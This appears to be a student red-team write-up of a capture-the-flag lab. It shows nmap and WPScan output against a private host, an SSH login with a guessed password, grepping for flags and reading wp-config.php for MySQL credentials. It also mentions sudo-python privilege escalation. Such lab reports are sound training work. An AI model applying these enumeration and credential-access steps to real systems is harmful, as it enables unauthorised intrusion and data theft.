Red Team: Summary of Operations

By Leo Katz

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -sV 192.168.1.110
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-25 16:34 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00067s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.81 seconds
root@Kali:~/Desktop#
```

This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4
    - Port 80/tcp open http Apache httpd 2.4.10 ((Debian))
    - Port 111/tcp open rpcbind 2-4 (RPC #100000)
    - Port 139/tcp open netbios-ssn Samba smbd 3.X - 4.X
    - Port 445/tcp open netbios-ssn Samba smbd 3.X - 4.X

The following vulnerabilities were identified on Target 1:

- Target 1
    - CVE-2021-28041 open SSH
    - CVE-2017-15710 Apache https 2.4.10
    - CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
    - CVE-2017-7494 Samba NetBIOS

Critical Vulnerabilities

The following vulnerabilities were identified on Target 1:

- Network Mapping and User Enumeration (WordPress site)
    - Nmap was used to discover open ports.
        - Able to discover open ports and tailor their attacks accordingly.
- Weak User Password
    - A user had a weak password and the attackers were able to discover it by guessing.
        - Able to correctly guess a user's password and SSH into the web server.
- Unsalted User Password Hash (WordPress database)
    - Wpscan was utilized by attackers in order to gain username information.
        - The username info was used by the attackers to help gain access to the web server.
- MySQL Database Access
    - The attackers were able to discover a file containing login information for the MySQL database.
        - Able to use the login information to gain access to the MySQL database.
- MySQL Data Exfiltration
    - By browsing through the various tables in the MySQL database the attackers were able to discover password hashes of all the users.
        - The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
- Misconfiguration of User Privileges/Privilege Escalation
    - The attackers noticed that Steven had sudo privileges for python.
        - Able to utilize Steven’s python privileges in order to escalate to root.

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - `flag1.txt: b9bbcb33e11b80be759c4e844862482d`
        - Exploit Used
            - Enumerated WordPress site Users with WPScan to obtain username michael, used SSH to get user shell.
            - `wpscan --url http://192.168.1.110/wordpress -eu`


```
[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <============================================================> (10

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Apr 25 16:40:06 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 122.441 MB
[+] Elapsed time: 00:00:02
root@Kali:~/Desktop#
```

- Exploit Used
  - ssh into Michael's account
  - `ssh michael@192.168.1.110`
    - Guessed the password, which was "michael"
  - Look in the /var/www/html directory
  - `cd /var/www/html`
  - `grep -RE flag .`


```
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ grep -RE flag .
```



- `flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c`
  - Exploit Used
    - Look around the /var/www directory
    - `ls`
    - Read the file
    - `cat flag2.txt`



- `flag3.txt: afc01ab56b50591e7dccf93122770cd2`
  - Exploit Used
    - Continued using michael shell to find the MySQL database password, logged into MySQL database, and found Flag 3 in wp_posts table.
    - `cd /var/www/html/wordpress/`
    - `cat /var/www/html/wordpress/wp-config.php`
    - Used those credentials to log into MySQL
    - Explore wp_posts
    - `show databases;`
    - `use wordpress;`
    - `show tables;`
    - `select * from wp_posts;`



- `flag4.txt: 715dea6c055b9fe3337544932f2941ce`
  - Exploit Used
    - See above.